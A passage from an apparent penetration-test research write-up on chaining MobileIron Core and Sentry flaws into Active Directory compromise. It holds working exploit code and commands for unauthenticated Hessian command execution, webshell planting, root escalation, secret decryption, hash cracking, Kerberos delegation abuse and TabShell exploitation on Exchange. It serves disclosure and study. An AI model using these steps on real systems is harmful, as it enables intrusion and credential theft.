The issue affects the `uploadFileUsingFileInput` method on the Hessian `MICSLogService`, which acts as a command-execution-as-a-feature method. The following source code snippets are self-explanatory.

```
// mics.war : WEB-INF/lib/com/mi/middleware/service/MICSLogService.java
package com.mi.middleware.service.impl
[...]
public interface MICSLogServiceImpl {
[...]
  public synchronized JSONObject uploadFileUsingFileInput(final
  ↪  SystemCommandRequestDTO requestDTO, ServletContext
  ↪  servletContext) {
[...]
      try {
        String cmd = requestDTO.getCommand();
        Runtime rt = Runtime.getRuntime();
        Process proc = rt.exec(cmd);
        String fname = requestDTO.getInputFile();
        file = new RandomAccessFile(fname, "r");
[...]
```

```
// mics.war : WEB-INF/lib/com/mi/mics/dto/SystemCommandRequestDTO.java
public class SystemCommandRequestDTO extends ServiceRequestDTO {
[...]
  private String command;

  private boolean isRoot = false;

  private boolean logCommandErrors = true;

  private List<String> cmdListArray;

  private String inputFile;
[...]
  public String getCommand() {
    return this.command;
  }
```

Being a Hessian service, no authentication is required to exploit it. However, as explained earlier, one should find a trick to reach the MICS portal on the internal interface. In our case, having compromised the Core instance, we used the webshell or the SOCKS proxy to reach it.

The *mi_sentry_micslogservice.py* [16] script was put together to generate a Hessian message calling `uploadFileUsingFileInput` with an arbitrary command:

```
#!/usr/bin/python3

from pyhessian.encoder import encode_object
from pyhessian.protocol import Call, object_factory
import typer, base64

app = typer.Typer(add_completion=False)

@app.command()
def main(cmd):
dto = object_factory("com.mi.mics.dto.SystemCommandRequestDTO",
↪  command=cmd)

print(base64.b64encode(encode_object(Call("uploadFileUsingFileInput",
↪  args=[dto, None], version=2))).decode())

if __name__ == "__main__":
typer.run(app())
```

Thanks to it, a webshell could be planted in the MICS web root with the following command line:

```
$ curl -k https://micore.local/mifs/401.jsp -H "WS: curl -sk -H
↪  'Content-Type: application/x-hessian'
↪  'https://sentry1.local:8443/mics/services/MICSLogService' -v
↪  --data-binary @<(echo $(./mi_sentry_micslogservice.py "python -v -c
↪  open('/mi/tomcat2/webapps/mics/css/ws.jsp','w').write('$(xxd -p -c
↪  1000 webshell.jsp)'.decode('hex'))") | base64 -d) 2>&1 " --output -
$> curl -sk -H 'Content-Type: application/x-hessian'
↪  'https://sentry1.local:8443/mics/services/MICSLogService'
↪  --data-binary @<(echo YwIA[...]no= | base64 -d) 2>&1
HRH isRunningTZ
```

As the webshell is executed within the MICS portal running as `tomcat2`, the privilege escalation was trivial with sudo:

```
$ curl -k https://micore.local/mifs/401.jsp -H "WS: curl -sk
↪  https://sentry1.local:8443/mics/css/ws.jsp -H 'WS: cat /mi/release;
↪  id ; sudo id'"
[...]
Sentry Standalone 9.18.0 Build 6 (Branch
↪  wolverine-9.18.0-sentry-release)
uid=497(tomcat2) gid=102(tomcat) groups=102(tomcat)
uid=0(root) gid=0(root) groups=0(root)
```

Finally, to create a second network pivot, we leveraged again the `stunnel` binary to launch the SOCKS server. Since the `stunnel` package was not installed by default on the Sentry instance, we transferred the binary from the adjacent Core instance. Moreover, on Sentry standalone, the 9997 TLS sync port is not exposed. Instead, port 443 is exposed for the `asproxy` web application, running as `tomcat`. This app proxifies the traffic related to AppTunnel and ActiveSync.

```
# ss -ntlp | grep 443
LISTEN  0  128  *:443  *:*  users:(("java",pid=1386,fd=372))

# ps aux | grep 1386
tomcat  1386  1.0  15.6  3923928  606320  ?  Sl  16:27  0:44
↪  /usr/java/default/bin/java
↪  -Djava.util.logging.config.file=/mi/tomcat/conf/logging.properties

# ls -l  /mi/tomcat/webapps/
total 115140
drwxr-xr-x  4  tomcat  tomcat  4096  Aug  4  08:14  asproxy
```

In the same manner, we altered the firewall to redirect packets matching our IP address from port 443 to the SOCKS port.

5.1 Extracting secrets

Upon gaining shell access or command execution capabilities on a Core instance, multiple useful secrets could be extracted from the file system and the local database.

Some interesting files are stored in the `/mi/files/system` folder.

```
$ tree -a /mi/files/system/
/mi/files/system/
|-- .altdevshellpasswordhash
|-- .dbpp
|-- .devshellpasswordhash
|-- .mifpp
|-- .mrpp
|-- .spp
|-- .spp2
|-- .spp3
```

First, the database credentials are stored in the `.dbpp` and `.mifpp` files. The latter can be read by the **tomcat** user, thus via the webshell.

```
$ ls -l /mi/files/system/.{dbpp,mifpp}
-r--rw---- 1 tomcat tomcat  8 Jul 31 16:53 /mi/files/system/.dbpp
-rw-r--r-- 1 root   root   41 Nov 28 14:27 /mi/files/system/.mifpp
```

```

$ cat /mi/files/system/.mifpp
[client]
user=micoredb
password=***

$ cat /mi/files/system/.dbpp
***
```

The cryptographic routines of MobileIron rely on secret keys generated at the installation. The keys are stored in the `.spp[0-9]*` files which can be read by the webserver process.

```
$ ls -l /mi/files/system/.{spp,spp2,spp3}
-r--rw---- 1 tomcat tomcat 32 Jul 31 16:53 /mi/files/system/.spp
-r--rw---- 1 tomcat tomcat 44 Jul 31 16:53 /mi/files/system/.spp2
-r--rw---- 1 tomcat tomcat 44 Jul 31 16:53 /mi/files/system/.spp3
```

To dump data from the local MySQL database, one can use the credentials of the `micoredb` user or simply use either the `miadmin` or `migrator` users configured with a trivial password (guessing them is left as an exercise to the reader). These default users are granted enough privileges to retrieve interesting secrets.

```
+---------------------------------------------------------------------------+
| GRANT ALL PRIVILEGES ON *.* TO 'micoredb'@'localhost' WITH GRANT OPTION |
| GRANT ALL PRIVILEGES ON *.* TO 'miadmin'@'localhost' WITH GRANT OPTION  |
| GRANT USAGE ON *.* TO 'migrator'@'localhost'                            |
| GRANT SELECT ON `mifs`.* TO 'migrator'@'localhost'                      |
+---------------------------------------------------------------------------+
```

The users are stored in the `mi_user` table. Notice how the `password` column is populated with a particular value.

```
$ mysql -u'miadmin' -p'***' -e 'select id,principal,password,password_hash from
↪  mifs.mi_user'
+------+-----------+------------------+----------------------------------------+
| id   | principal | password         | password_hash                          |
+------+-----------+------------------+----------------------------------------+
| 9000 | misystem  | NULL             | NULL                                   |
| 9001 | admin     | NULL             | V2;pAFG40EHi8plFjiM06jmXw==;0qIyyiUZ.. |
| 9002 | user1     | V2DCS5wMXHI8g*** | V2;Euf+YimQS4bQm5C0cYMxYg==;+KDxGobW.. |
| 9003 | ayrton    | NULL             | NULL                                   |
+------+-----------+------------------+----------------------------------------+
```

The `password_hash` value prefixed with `V2` is simply a *PBKDF2WithHmacSHA256* hash with 310000 rounds. It can be transformed to hashcat format with the following command:

```
$ echo 'V2;pAFG40EHi8plFjiM06jmXw==;0qIyyiUZvog3wsw9hVzDTg==' | awk -F';' '{print "sha256:310000:"$2":"$3}' | tee hashes
sha256:310000:pAFG40EHi8plFjiM06jmXw==:0qIyyiUZvog3wsw9hVzDTg==

$ hashcat -m 10900 -a 3 hashes wordlist
sha256:310000:pAFG40EHi8plFjiM06jmXw==:0qIyyiUZvog3ws...:Password123
```

Otherwise, the value in the `password` column is in reality the plaintext password encrypted with AES.

The LDAP password, returned by the `getLDAPConfigs` method, is also stored encrypted in the `mifs_ldap_server_config` table.

```
$ mysql -u'miadmin' -p'***' -B -e 'select url,auth_principal,auth_password,auth_password_hash from mifs.mifs_ldap_server_config;'
url auth_principal  auth_password   auth_password_hash
ldaps://10.1.1.1    mobileiron-svc  V2DE5UghetS6X7M4vfkfzlQYkUc9Lv3gJ0MktXIuMMNd/wtfH+K9Q= $5$r=15000$ZcIAI56S$eGctJ3b5h4m5f48S.vaIrz2sRYIz24.xHIcQcnMC9z1
```

At the time of writing, there are three encryption formats.

```
# EncryptionSupportV1
[ BASE64(IV) ] + [ '\#\#\#' ] + [ BASE64(CIPHER) ]

# EncryptionSupportV2
[ 'V2' ] + [ BASE64(IV_LEN + IV + CIPHER) ]}

# EncryptionSupportV3
[ 'V3;' ] + [ BASE64(DEK_IV + DEK_CIPHER) ] + [ ';' ] + [ BASE64(DATA_IV + DATA_CIPHER) ]}
```

Version 1 ciphers are in the format `B64(IV)###B64(cipher)` and use *AES-CBC* with an encryption key *PBKDF2*-derived from the random passphrase stored from the `.spp` file.

The decryption routine is as follows:

```
def decryptV1(passphrase, cipherText):
    # salt
    srpp = b"EKmxlP6d4PdqBzfBpho0tPdAg5Nkzn7B"
    RANDOM_PASSPHRASE_LEN = 32
    NUM_ITERATIONS = 10
    DERIVED_KEY_SIZE = 128
    IV_LENGTH = 16
    SPLIT_STRING = b"###"
    dk = hashlib.pbkdf2_hmac("sha256", passphrase[0:RANDOM_PASSPHRASE_LEN], srpp, NUM_ITERATIONS, DERIVED_KEY_SIZE / 8)
    iv, val = cipherText.split(SPLIT_STRING)
```

```
  cipher = AES.new(dk, AES.MODE_CBC, base64.b64decode(iv)[0:IV_LENGTH])
  return unpad(cipher.decrypt(base64.b64decode(val)), 16)
```

Version 2 ciphers are prefixed with the `V2` string and use *AES-GCM* with an encryption key *PBKDF2*-derived from the random passphrase stored from the `.spp2` file.

```
def decryptV2(passphrase, cipherText):
  srpp = b"cAElWt8La8RS9o9gAypX4mLo0Gx8YGcCPywVJpNEu0ZC"
  authenticationBytes = base64.b64decode("EAAAAAAAAAAA")
  RANDOM_PASSPHRASE_LEN = 44
  NUM_ITERATIONS = 10
  DERIVED_KEY_SIZE_256 = 256
  IV_LENGTH = 12
  V2_PREFIX = b"V2"
  dk = hashlib.pbkdf2_hmac("sha256", passphrase[0:RANDOM_PASSPHRASE_LEN],
  ↪  srpp, NUM_ITERATIONS, DERIVED_KEY_SIZE_256 / 8)
  ct = base64.b64decode(cipherText[2:])
  cipherTextIVLength = int(ct[0])
  alteredCipherTextIVLength = cipherTextIVLength
  if cipherTextIVLength < 1 or cipherTextIVLength > 100:
      print("Error cipherTextIVLength")
  if cipherTextIVLength == 21:
      cipherTextIV = ct[1 + len(authenticationBytes) : 1 + cipherTextIVLength]
      alteredCipherTextIVLength = cipherTextIVLength -
      ↪  len(authenticationBytes)
  else:
      cipherTextIV = ct[1 : 1 + cipherTextIVLength]
  encryptedData = ct[1 + cipherTextIVLength :]
  cipher = AES.new(dk, AES.MODE_GCM, cipherTextIV)
  return cipher.decrypt(encryptedData)[:-16]
```

A third version of the ciphers depends on the passphrase stored in the `.spp3` file. It also uses the *AES-GCM* algorithm, but relies on a random *Data Encryption Key* protected with a *Key Encryption Key* derived from the random passphrase stored in the `.spp3` file. We did not transpose the `V3` decryption routine to Python.

The *mi_decrypt.py* [17] script has been put together to load the `.spp*` files and automate the decryption process.

```
#!/usr/bin/python3

import sys
import hashlib
import base64
from Crypto.Cipher import AES
import warnings
from Crypto.Util.Padding import unpad

warnings.filterwarnings("ignore")
```

```python

def decryptV1(passphrase, cipherText):
[...]

def decryptV2(passphrase, cipherText):
[...]

if __name__ == "__main__":
    config = {
        "lab": {"V1": "./lab_files/.spp", "V2": "./lab_files/.spp2"},
    }
    env = sys.argv[1]
    cipherText = sys.argv[2].encode()
    if b"###" in cipherText:
        res = decryptV1(open(config[env]["V1"]).read().encode(),
        ↪  cipherText)
    elif cipherText[0:2] == b"V2":
        res = decryptV2(open(config[env]["V2"]).read().encode(),
        ↪  cipherText)
    else:
        print("Error: unrecognized format")
        exit(1)
    sys.stdout.buffer.write(res)
```

Finally, the ciphers stored in the database, such as user passwords and the LDAP bind password, could be decrypted:


```
$ mi_decrypt.py lab
↪  V2DE5UghetS6X7M4vfkfzlQYkUc9Lv3gJ0MktXIuMMNd/wtfH+K9Q=
Password

$ mi_decrypt.py lab
↪  V2DCS5wMXHI8gliit2nRuuTm6Dm4exzj+/GC8a09MVCTSkbSjIKy6FnPw=
Password123@
```

With the `saverUserPassword` feature enabled on our target instance, we seamlessly recovered 2000 user passwords. Thus, we managed to get the actual password of Active Directory users or at least get a hint regarding the password pattern they use.

Another interesting data to look for was the Sentry configuration related to *ActiveSync* and *AppTunnel* features. It lives on the Core instance and is pushed to the right standalone Sentry instances.

On a production environment, it stores credentials of principals configured for Kerberos constrained delegation to HTTP services. Their usage is to seamlessly authenticate users to internal web applications or *Exchange* servers.

As an administrator, the credentials can be configured through a form or by uploading a Keytab file.



Kerberos Authentication Configuration

☐ Use Keytab File

Upload File


View File Data

Realm:	DEV.LOCAL
Sentry Service Principal:	KER-SENTRY1
Password:	●●●●●●●●●
Key Distribution Center:	KDC.DEV.LOCAL

✓ KDC Discovery through DNS

Additional Trusted Realms

Fig. 3. Kerberos authentication configuration for the Sentry service.



Kerberos Authentication Configuration

✓ Use Keytab File

Upload File

View File Data

Realm:	DEV.LOCAL
Sentry Service Principal:	KER-SENTRY1
Key Distribution Center:	KDC.DEV.LOCAL

✓ KDC Discovery through DNS

Additional Trusted Realms

Fig. 4. Kerberos authentication configuration with a keytab.

Such configuration is saved in the `eas_proxy` table. The password is stored encrypted with the usual format.

```
$ mysql -u'miadmin' -p'***'  -B -e 'select
↪  host,servers,kerberos_config from mifs.eas_proxy;'
host    servers kerberos_config
sentry1.dev.local   default;EXCHANGE1.DEV.LOCAL;EXCHANGE2.DEV.LOCAL
↪  {\n   "sentrySPN" : "KER-SENTRY1",\n   "sentryDomain" :
↪  "DEV.LOCAL",\n   "activeSyncServerSPNs" :
↪  "HTTP/EXCHANGE1.DEV.LOCAL;HTTP/EXCHANGE2.DEV.LOCAL",\n   "password"
↪  : "V2DIVeHmNT8zjQlaKZG2f3nrPl2MPZubAb8JmMAiJWEbpqhFHORw==",\n
↪  "realmToKdcs" : { },\n   "kdcDiscovery" : true,\n
↪  "encryptionAlgVersion" : 2,\n   "kdcsForThisRealm" :
↪  "KDC.DEV.LOCAL"\n}
```

```

$ ./mi_decrypt.py lab V2DIVeHmNT8zjQlaKZG2f3nrPl2MPZubAb8JmMAiJWEbpqhFHORw==
Password
```

Likewise, Keytab files can be retrieved and decrypted to retrieve the principal's AES or RC4 keys.

```
$ mysql -u'miadmin' -p'***'  -B -e 'select host,servers,kerberos_config from mifs.eas_proxy;'
host    servers kerberos_config
sentry1.dev.local   default;EXCHANGE1.DEV.LOCAL;EXCHANGE2.DEV.LOCAL {\n  "keytab" : "V2DEOqfiKbnO9SSIxxwIte7aCmM6xyx+UjTHpqnZzOI2y7oEoURBOepsrTpqlae9TY4Qkm1D7uCz3a8CFcF2QIR6zPX6A5FNYOams2r5Ky6YtqVmqMYOcz7ChlX3uPoxfVMyRiCVYzRcFvRnNktThvhXO2v8CTr2+yzIP3hZcGLcxZ/14MZ6khZuAKItEl8pRb8NJsVH5T1gSHMt1um2dU48tnQAPuPKR6TGN/moY=",\n  "sentrySPN" : "KER-SENTRY1",\n  "sentryDomain" : "DEV.LOCAL",\n  "activeSyncServerSPNs" : "HTTP/EXCHANGE1.DEV.LOCAL;HTTP/EXCHANGE2.DEV.LOCAL",\n  "password" : "",\n  "realmToKdcs" : { },\n  "kdcDiscovery" : true,\n  "encryptionAlgVersion" : 2,\n  "kdcsForThisRealm" : "KDC.DEV.LOCAL"\n}

$ ./mi_decrypt.py lab 'V2DEOqfiKbnO9SSIxxwIte7aCmM6xyx+UjTHpqnZzOI2y7oEoURBOepsrTpqlae9TY4Qkm1D7uCz3a8CFcF2QIR6zPX6A5FNYOams2r5Ky6YtqVmqMYOcz7ChlX3uPoxfVMyRiCVYzRcFvRnNktThvhXO2v8CTr2+yzIP3hZcGLcxZ/14MZ6khZuAKItEl8pRb8NJsVH5T1gSHMt1um2dU48tnQAPuPKR6TGN/moY=' > sentry.keytab

$ klist -t -K -e -k sentry.keytab
Keytab name: FILE:sentry.keytab
KVNO Timestamp           Principal
---- ------------------- ------------------------------------------------------
   1 11/28/2023 17:52:54 KER-SENTRY1@DEV.LOCAL (DEPRECATED:arcfour-hmac)  (0xa4f49c406510bdcab6824ee7c30fd852)
   1 11/28/2023 17:52:54 KER-SENTRY2@DEV.LOCAL (aes256-cts-hmac-sha1-96)  (0xa8604249db97eb2efb62f74e583cfb9653b881621ed473e82fcb06e856712a1e)
```

5.2 Attacking the domain

As stated before, the Kerberos principals, configured for Sentry's *ActiveSync* and *AppTunnel* feature, are able to impersonate domain users for a specific *Service Principal Name* (SPN). During our engagement, some had SPNs for the HTTP service of *Exchange* servers and others for internal resources hosting *Sharepoint*, *PowerBI* or internal applications.

Regarding the *Exchange* servers, it was particularly dangerous because some users, allowed to access the remote *PowerShell* service, lacked the `NOT_DELEGATED` flag denying Kerberos delegation. Moreover, we identified a single unpatched *Exchange* server affected by CVE-2022-41076 [13]. Thus, we exploited the *TabShell* [12] vulnerability to escape the restricted PowerShell session and compromise the server.

The result of the following LDAP result shows such constrained delegation configured on the Sentry-related principal:

```
$ ldeep ldap -u user -p *** -s ldaps://DC.DEV.LOCAL -d DEV search
↪  '(cn=KER-SENTRY1)' userAccountControl,msDS-AllowedToDelegateTo
[{
  "dn": "CN=KER-SENTRY1,CN=Users,DC=DEV,DC=LOCAL",
  "msDS-AllowedToDelegateTo": [
    "HTTP/EXCHANGE2.DEV.LOCAL",
    "HTTP/EXCHANGE1.DEV.LOCAL"
  ],
  "userAccountControl": "NORMAL_ACCOUNT | DONT_EXPIRE_PASSWORD |
  ↪  TRUSTED_TO_AUTH_FOR_DELEGATION"
}]
```

Users that can access the remote *PowerShell* service are configured with the `RemotePowerShell§1` directive in the `protocolSettings` attribute:

```
$ jq '.[] | select(has("protocolSettings")) |
↪  select(.protocolSettings[] | contains("RemotePowerShell§1")) |
↪  .cn' <(ldeep ldap -u user -p *** -s ldaps://DC.DEV.LOCAL -d DEV
↪  users -v)
"Administrator"
"Exchange-Admin"
```

To exploit the *TabShell* vulnerability with a Kerberos service ticket, we wrote the `krb_tabshell_exec_cmd.py` [18] script. We relied on the `pyprsp` module for the *PowerShell Remoting Protocol*. However, it lacked some prerequisites required to load the vulnerable `TabExpansion` function in the session. Thus, we patched it in order to downgrade the `WSManStackVersion` version.

```
$ getST.py -spn HTTP/EXCHANGE1.DEV.LOCAL -k -no-pass -aesKey ***
↪  -impersonate Exchange-Admin 'DEV/KER-SENTRY1'
[...]
```

```

$ KRB5CCNAME=Exchange-Admin.ccache  python3
↪  ./scripts/krb_tabshell_exec_cmd.py -spn HTTP/EXCHANGE1.DEV.LOCAL
↪  -url http://EXCHANGE1.DEV.LOCAL -cmd whoami
[*] PS> Remote with user : Exchange-Admin@DEV.LOCAL
[*] Initialising RunspacePool object for configuration
↪  Microsoft.Exchange
[*] Opening a new Runspace Pool on remote host
[...]
[*] Loading Invoke-Expression
↪  (Microsoft.PowerShell.Commands.Management.dll)

[...]
[*] PS> TabExpansion lastWord:-test
↪  line:;../../../../Windows/Microsoft.NET/assembly/GAC_MSIL/Microsoft⌋
↪  .PowerShell.Commands.Utility/v4.0_3.0.0.0__31bf3856ad364e35/Microso⌋
↪  ft.PowerShell.Commands.Utility.dll\Invoke-Expression

The term '../../../../Windows/Microsoft.NET/assembly/GAC_MSIL/Microsoft⌋
↪  .PowerShell.Commands.Utility/v4.0_3.0.0.0__31bf3856ad364e35/Microso⌋
↪  ft.PowerShell.Commands.Utility.dll\Invoke-Expression' is not
↪  recognized as the name of a cmdlet, function, script file, or
↪  operable program. Check the spelling of the name, or if a path was
↪  included, verify that the path is correct and try again.

[*] Switching to Full LanguageMode
[...]
[*] PS> Invoke-Expression
↪  "`$ExecutionContext.SessionState.LanguageMode='FullLanguage'"
$ExecutionContext.SessionState.LanguageMode='FullLanguage'

[*] Switching to an unrestricted PSSession
[...]
[*] PS> Invoke-Expression $s=New-PSSession;

[*] Processing command
[...]
[*] PS> Invoke-Expression Invoke-Command -Session $s -ScriptBlock {
↪  whoami } | foreach-object { $_.ToString() }
DEV\EXCHANGE1$

[*] Closing Runspace Pool
```

With such an exploit, compromising the machine account of an *Exchange* server granted broader privileges on the domain. In our case, the *Exchange* servers had the right to modify the users' attributes or reset their passwords. Attributes modification opens up for additional attacks, such as:

— Shadow Credentials with the `msDS-KeyCredentialLink` attribute.
— Weak certificate binding with the `altSecurityIdentities` attribute.
— Kerberoasting with the `DONT_REQ_PREAUTH` flag in the `userAccountControl` attribute.

Nevertheless, we exploited the stolen identity to reset the password of an unused service account granted administrator privileges on the virtualization infrastructure. With such access, extracting the memory dump of a domain controller led to the domain compromise.

6 Recovering trophies

Once dominance over the Active Directory and the virtualization infrastructure was achieved, we moved toward hunting for the critical assets, identified as trophies of the engagement by the customer: two sophisticated software solutions at the heart of their business.

Technically, reaching the trophies has been facilitated by our access level on the hypervisor hosting the virtual machines of interest and the massive set of corporate credentials in our possession.

Understanding how the applications are built and how end users consume them was certainly the main difficulty at this stage.

7 Vulnerabilities recap

The following table summarizes the vulnerabilities exploited throughout the engagement and their status at the time of writing of the present article.

Vulnerability	Software	Status	Reference	Fixed
HTTP Request Smuggling	Apache httpd	Collision	CVE-2023-25690 [4]	Yes
Remote Arbitrary File Write via archive extraction (Zip Slip)	MobileIron Core	Reported	None	No
Unauthenticated Remote Code Execution	MobileIron Sentry	Collision	CVE-2023-38035 [5]	Yes

Table 1. Vulnerabilities summary.

8 Conclusion

Over the years, MobileIron suffered from severe vulnerabilities whose overall impact is heightened by the nature of the software. As previously mentioned, the Norwegian government network incident exhibited another set of zero-day vulnerabilities. Naturally, these events shed a light on the solution which led to the discovery of additional issues.

Regarding our customer, this engagement proactively stressed out a weakness in their infrastructure and emulated a realistic APT attack. Moreover, it was made clear that using commercial products shipped as black-box appliances may introduce blind spots for the security supervision.

Otherwise, disclosing the issues to Ivanti was a tedious process, as shown in the timelines of the advisories released along this post:
— *Ivanti EPMM / MobileIron Core - Multiple Vulnerabilities* [7]
— *Ivanti Sentry / MobileIron Sentry - Unauthenticated Remote Code Execution* [8]

The resulting exploitation scripts are available in the `https://github.com/synacktiv/mobileiron-exploit` repository.

References

1. Moritz Bechler. Java Unmarshaller Security. `https://github.com/mbechler/marshalsec/blob/master/marshalsec.pdf`, 2017.
2. CVE-2020-15505. Ivanti MobileIron Multiple Products Remote Code Execution Vulnerability. `https://nvd.nist.gov/vuln/detail/CVE-2020-15505`, 2020.
3. CVE-2020-15506. Authentication bypass vulnerability in MobileIron Core. `https://nvd.nist.gov/vuln/detail/CVE-2020-15506`, 2020.
4. CVE-2023-25690. Inconsistent Interpretation of HTTP Requests ('HTTP Request/Response Smuggling'). `https://nvd.nist.gov/vuln/detail/CVE-2023-25690`, 2023.
5. CVE-2023-38035. Ivanti Sentry Authentication Bypass Vulnerability. `https://nvd.nist.gov/vuln/detail/CVE-2023-38035`, 2023.
6. Cybersecurity and Infrastructure Security Agency. Threat Actors Exploiting Ivanti EPMM Vulnerabilities. `https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-213a`, 2023.
7. Mehdi Elyassa. Ivanti EPMM / MobileIron Core - Multiple Vulnerabilities. `https://www.synacktiv.com/advisories/ivanti-epmm-mobileiron-core-multiple-vulnerabilities`, 2024.
8. Mehdi Elyassa. Ivanti Sentry / MobileIron Sentry - Unauthenticated Remote Code Execution. `https://www.synacktiv.com/advisories/ivanti-sentry-mobileiron-sentry-unauthenticated-remote-code-execution`, 2024.

9. Network Working Group. Hypertext Transfer Protocol – HTTP/1.1. https://datatracker.ietf.org/doc/html/rfc2616/#section-2.2, 1999.
10. Inc. Ivanti. Ivanti EPMM and Connector 11.4.0.0 - 11.12.0.1 Release and Upgrade Notes. https://help.ivanti.com/mi/help/en_us/core/11.x/rn/CoreConnectorReleaseNotes/Revision_history.htm.
11. Inc. Ivanti. MobileIron Core 11.0.0.0 System Manager Guide. https://help.ivanti.com/mi/help/en_US/core/11.0.0.0/sys/Content/CoreSystemManager/Port_Settings.htm.
12. Pham Khanh. The OWASSRF + TabShell exploit chain. https://blog.viettelcybersecurity.com/tabshell-owassrf/, 2022.
13. Inc. Microsoft. PowerShell Remote Code Execution Vulnerability. https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2022-41076, 2022.
14. Synacktiv GitHub. https://github.com/synacktiv/mobileiron-exploit/mi_desync.py.
15. Synacktiv GitHub. https://github.com/synacktiv/mobileiron-exploit/genZip.java.
16. Synacktiv GitHub. https://github.com/synacktiv/mobileiron-exploit/mi_sentry_micslogservice.py.
17. Synacktiv GitHub. https://github.com/synacktiv/mobileiron-exploit/mi_decrypt.py.
18. Synacktiv GitHub. https://github.com/synacktiv/mobileiron-exploit/krb_tabshell_exec_cmd.py.
19. Caucho Technology. Hessian 2.0 specification. https://www.caucho.com/resin-3.1/doc/hessian-2.0-spec.xtp.
20. Orange Tsai. How I Hacked Facebook Again! Unauthenticated RCE on MobileIron MDM. https://blog.orange.tw/2020/09/how-i-hacked-facebook-again-mobileiron-mdm-rce.html, 2020.
21. Twitter. https://twitter.com/orange_8361.